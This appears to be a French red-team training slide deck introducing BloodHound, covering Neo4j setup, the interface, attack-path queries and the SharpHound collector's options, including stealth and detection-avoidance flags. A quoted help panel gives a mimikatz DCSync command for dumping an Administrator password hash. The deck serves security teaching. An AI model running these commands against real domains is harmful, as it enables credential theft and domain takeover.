



BloodHound 101



(a:**Attackers**) - [:**Think_in**] -> (g:**Graphs**)



Introduction | Whoami






Introduction | Composants


Neo4j

Back-end pour la génération
des graphes
(Cypher/Java/Scala)



SharpHound

Programme de collecte
(C#/PowerShell)



BloodHound

Font-end pour la visualisation
(Linkurious/Electron/JS)



Introduction | Neo4j > Installation

The screenshot shows a web browser window for the Neo4j download center at <https://neo4j.com/download-center/>. The page title is "Current Releases". There are three tabs at the top: "Enterprise Server", "Community Server" (which is active), and "Neo4j Desktop". Below the tabs, the "Community Server" section is displayed. It features a heading for "Neo4j Community Edition 3.5.3" and a link to "11 February 2019 Release Notes | Read More". Under the "OS" tab, there are links for "Linux/Mac" and "Windows". Under the "Download" tab, there are links for "Neo4j 3.5.3 (tar)" and "Neo4j 3.5.3 (zip)". The "Neo4j 3.5.3 (zip)" link is highlighted with a red box.

Enterprise Server Community Server Neo4j Desktop

Neo4j Community Edition 3.5.3
11 February 2019 Release Notes | Read More

OS Download

Linux/Mac Neo4j 3.5.3 (tar)
SHA-256

Windows Neo4j 3.5.3 (zip)
SHA-256



Introduction | BloodHound > Installation

Screenshot of the GitHub release page for BloodHound 2.0.5. The page shows the release notes and available assets.

BloodHound 2.0.5
This is a bugfix release.
Fixed bugs with GPLink ingestion as well as some Ace filtering.

Assets

Asset	Type	Size
BloodHound-darwin-x64.zip	Zip archive	64.9 MB
BloodHound-linux-armv7l.zip	Zip archive	61.2 MB
BloodHound-linux-i32.zip	Zip archive	65.8 MB
BloodHound-linux-x64.zip	Zip archive	63.8 MB
BloodHound-win32-i32.zip	Zip archive	59.5 MB
BloodHound-win32-x64.zip	Zip archive	67.1 MB
Source code (zip)	Zip archive	
Source code (tar.gz)	Tar archive	

File explorer showing the contents of the BloodHound-win32-x64_v2.0.5 folder.

Nom	Modifié le	Type	Taille
locales	29/01/2019 23:39	Dossier de fichiers	
resources	29/01/2019 23:39	Dossier de fichiers	
BloodHound.exe	28/11/2018 03:11	Application	66 209 Ko
LICENSES.chromium.html	28/11/2018 03:11	Chrome HTML Do...	1 742 Ko
api-ms-win-core-console-l1-1-0.dll	28/11/2018 03:11	Extension de l'app...	19 Ko
api-ms-win-core-datetime-l1-1-0.dll	28/11/2018 03:11	Extension de l'app...	19 Ko

File explorer showing the contents of the Ingestors folder.

Nom	Modifié le	Type	Taille
DebugBuilds	29/01/2019 23:41	Dossier de fichiers	
SharpHound.exe	29/01/2019 23:41	Application	730 Ko
SharpHound.ps1	29/01/2019 23:41	Script Windows P...	863 Ko



Introduction | Interface > Neo4j

The screenshot shows the Neo4j Browser interface running in a web browser at the URL `127.0.0.1:7474/browser/`. The interface has a dark theme with a sidebar on the left containing icons for file operations, a star for bookmarks, and a magnifying glass for search. The main area displays a terminal-like interface with a blue header bar containing the text: "Database access not available. Please use :server connect to establish connection. There's a graph waiting for". Below this, a command line input field shows the command `$:server connect`. To the right of the command line, there is a "Connect to Neo4j" dialog box. It includes fields for "Connect URL" (set to `bolt://127.0.0.1:7687`), "Username" (set to `neo4j`), and "Password" (an empty field). A "Connect" button is located at the bottom of the dialog.



Introduction | Interface > Neo4j

The screenshot shows the Neo4j Browser interface at the URL `127.0.0.1:7474/browser/`. On the left, there is a sidebar with icons for a file, a star, a magnifying glass, a table, and a code editor. The main area has a toolbar with back, forward, and search buttons, along with a 'Cipher Query' button highlighted with a red arrow and box. Below the toolbar, a red box highlights the query text: `$ MATCH (n) RETURN count(n)`. A red arrow points from this box down to the results table. The results table has a header row with a single column labeled `count(n)`, containing the value `0`. At the bottom of the results area, a message reads: `Started streaming 1 records after 2 ms and completed after 3 ms.`



Introduction | Interface > BloodHound


The screenshot shows the BloodHound interface with the following details:

- Database Info:** DB Address: bolt://localhost:7687, DB User: neo4j, Users: 0, Computers: 0, Groups: 0, Sessions: 0, ACLs: 0, Relationships: 0.
- Buttons:** Refresh DB Stats, Clear Sessions, Log Out/Switch DB, Clear Database.
- Search Bar:** Start typing to search for a node...
- Queries:** A dropdown menu with options: Node Collapse Threshold (set to 5), Edge Label Display (Always Display), Node Label Display (Always Display), Query Debug Mode (checked), Low Detail Mode, and Dark Mode.
- Raw Query:** A text input field labeled "Enter a raw query..." with a dropdown arrow.
- Right Panel:** A vertical toolbar with icons for copy, paste, download, refresh, settings, info, plus, minus, and zero.

A red arrow points to the "Query Debug Mode" checkbox in the Settings dialog.



Introduction | Interface > BloodHound





Introduction | Interface > BloodHound

Graph Options

- + Add Node
- Add Edge
- ⟳ Refresh Layout
- ⟲ Reload Query
- ⠇ Change Layout
- ⬇ Import Graph
- ⬆ Export Graph

Add Node

Node Name
MARKETINGSUBDIVISION@TESTLAB.LOCAL

Node Type
Group

Confirm Cancel

Add Edge

Source Node
MARKETING01179@TESTLAB.LOCAL

Edge Type
MemberOf

Target Node
MARKETINGSUBDIVISION@TESTLAB.LOCAL

Confirm Cancel

```
graph LR; S((MARKETING01179@TESTLAB.LOCAL)) -- "MemberOf" --> T((MARKETINGSUBDIVISION@TESTLAB.LOCAL))
```



Introduction | Interface > BloodHound

The screenshot displays the BloodHound interface, which is a network graph visualization. On the left, a node (a green circle with a blue icon) is connected by multiple edges to several other nodes (yellow circles). One specific edge is highlighted in green and has a tooltip labeled "MemberOf". The tooltip also includes "Help" and "Delete Edge" options. To the right of the graph, a modal window titled "Help: MemberOf" is open. The modal contains four tabs: "Info", "Abuse Info", "Opsec Considerations", and "References". The "Info" tab is selected, showing the text: "The user RCLOVIS12964@TESTLAB.LOCAL is a member of the group DOMAIN USERS@TESTLAB.LOCAL. Groups in active directory grant their members any privileges the group itself has. If a group has rights to another principal, users/computers in the group, as well as other groups inside the group inherit those permissions." A "Close" button is located in the bottom right corner of the modal.



Introduction | Interface > BloodHound

Help: GetChanges

Info Abuse Info Opsec Considerations References

The members of the group DOMAIN ADMINS@TESTLAB.LOCAL have the DS-Replication-[Get-Changes](#) privilege on the domain TESTLAB.LOCAL.

Individually, this edge does not grant the ability to perform an attack. However, in conjunction with DS-Replication-[Get-Changes-All](#), a principal may perform a [DCSync](#) attack.

[Close](#)

Help: GetChanges

Info Abuse Info [Opsec Considerations](#) References

With both GetChanges and GetChangesAll privileges in BloodHound, you may perform a dcsync attack to get the password hash of an arbitrary principal using mimikatz:


```
sekurlsa::dcsync /domain:testlab.local /user:Administrator
```

You can also perform the more complicated ExtraSids attack to hop domain trusts. For information on this see the blog post by harmj0y in the references tab.

[Close](#)




Introduction | Interface > BloodHound





Introduction | Interface > BloodHound





Introduction | Interface > BloodHound

The screenshot shows the BloodHound interface. On the left, there's a sidebar with a search bar and tabs for 'Database Info', 'Node Info', and 'Queries'. The 'Queries' tab is active, displaying two sections: 'Pre-Built Analytics Queries' and 'Custom Queries'. The 'Pre-Built Analytics Queries' section lists various domain-related paths and mappings. The 'Custom Queries' section lists three specific metrics. On the right, a developer tools window is open over the interface. The title bar says 'BloodHound' and has a red button with 'CTRL + SHIFT + I'. The developer tools window shows the 'Elements' tab selected, displaying the DOM structure of the page. A blue highlight is on a div containing the text 'Pre-Built Analytics Queries'. The bottom right of the developer tools shows a detailed view of a CSS box model with dimensions and styles like margin, border, and padding.

BloodHound

Start typing to search for a node...

Database Info Node Info Queries

CTRL + SHIFT + I

Developer Tools - file:///D:/Tools/09_Red_Team/BloodHound/BloodHound-win32...

Elements Console Sources Network Performance Memory Application ▾ 3 ▾

Pre-Built Analytics Queries

Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets

Custom Queries ↗

Top Ten Users with Most Sessions
Top Ten Computers with Most Sessions
Top Ten Users with Most Local Admin Rights

Pre-Built Analytics Queries

Styles Event Listeners DOM Breakpoints Properties

Filter :hov .cls +

element.style {

.tab-content > div:last-child > div {

max-height: 600px;
overflow-y: auto;

styles.css:1071

* r

bootstrap.css:1062

margin -
border -
padding -
460 x 600



Introduction | Injectors > SharpHound

The screenshot shows a GitHub repository page for `BloodHoundAD/BloodHound`. The repository has 301 stars and 488 forks. The `Ingestors` folder is highlighted with a red box. The commit history shows several updates to this folder, including files named `SharpHound.exe` and `SharpHound.ps1`.

File	Commit Message	Time Ago
<code>SharpHound.exe</code>	Update ingestors	14 days ago
<code>SharpHound.ps1</code>	Update ingestors	14 days ago



Introduction | Injectors > SharpHound

```
$ ./SharpHound.exe -h
SharpHound v2.0.0
Usage: SharpHound.exe <options>

Enumeration Options:
-c , --CollectionMethod (Default: Default)
    Default - Enumerate Trusts, Sessions, Local Admin, and Group Membership
    Group - Enumerate Group Membership
    LocalGroup - Enumerate the Administrators, Distributed COM Users, and Remote Desktop Users groups
    LocalAdmin - Enumerate the Administrators Group
    DCOM - Enumerate the Distributed COM Users Group
    RDP - Enumerate the Remote Desktop Users Group
    Session - Enumerate Sessions
    SessionLoop - Continuously Enumerate Sessions
    LoggedOn - Enumerate Sessions using Elevation
    ComputerOnly - Enumerate Sessions and Local Admin
    Trusts - Enumerate Domain Trusts
    ACL - Enumerate ACLs
    ObjectProps - Enumerate Object Properties for Users/Computers
    Container - Collects GPO/OU Structure
    DCOnly - Enumerate Group Membership, Trusts, ACLs, ObjectProps, Containers, and GPO Local Admins
    All - Performs all enumeration methods except GPOLocalGroup and LoggedOn
```

This can be a list of comma seperated valued as well to run multiple collection methods!



Introduction | Injectors > SharpHound

```
-s , --SearchForest
    Search the entire forest instead of just current domain

-d , --Domain (Default: "")
    Search a specific domain

--SkipGCDeconfliction
    Skip Global Catalog deconfliction during session enumeration
    This option can result in more inaccuracies!

--Stealth
    Use stealth collection options

--Ou (Default: null)
    Ou to limit computer enumeration too. Requires a DistinguishedName (OU=Domain Controllers,DC=contoso,DC=local)

--ComputerFile (Default: null)
    A file containing a list of computers to enumerate. This option can only be used with the following Collection Methods:
    Session, SessionLoop, LocalAdmin, ComputerOnly, LoggedOn

--ExcludeDC
    Exclude domain controllers from session queries. Useful for ATA environments which detect this behavior
```



Introduction | Injectors > SharpHound.ps1

```
PS C:\Users\wat> Get-Help Invoke-BloodHound
```

NOM

Invoke-BloodHound

SYNTAXE

```
Invoke-BloodHound [[-CollectionMethod] <string[]>] [[-Domain] <string>] [[-LdapFilter] <string>]
[[-ComputerFile] <string>] [[-OU] <string>] [[-DomainController] <string>] [[-LdapPort] <int>]
[[-LDAPUser] <string>] [[-LDAPPass] <string>] [[-Threads] <int>] [[-PingTimeout] <int>]
[[-LoopDelay] <int>] [[-MaxLoopTime] <string>] [[-Jitter] <int>] [[-Throttle] <int>]
[[-JSONFolder] <string>] [[-JSONPrefix] <string>] [[-ZipFileName] <string>] [[-CacheFile]
<string>] [[-StatusInterval] <int>] [-SearchForest] [-Stealth] [-SkipGCDeconfliction]
[-ExcludeDC] [-SecureLdap] [-IgnoreLdapCert] [-DisableKerbSigning] [-SkipPing] [-NoZip]
[-EncryptZip] [-RandomFilenames] [-PrettyJson] [-Invalidate] [-NoSaveCache] [-Verbose]
```

ALIAS

Aucun(e)

REMARQUES

Aucun(e)



Introduction | Injectors > SharpHound

```
C:\Users\test\Desktop>SharpHound.exe
Initializing BloodHound at 14:14 on 05/03/2019
Unable to contact domain. Try from a domain context!

C:\Users\test\Desktop>nltest /dclist:intrinsec.neurones.sa
Obtenez la liste des contrôleurs du domaine « intrinsec.neurones.sa » à partir de « \\[REDACTED].Intrinsec.neurones.sa ».
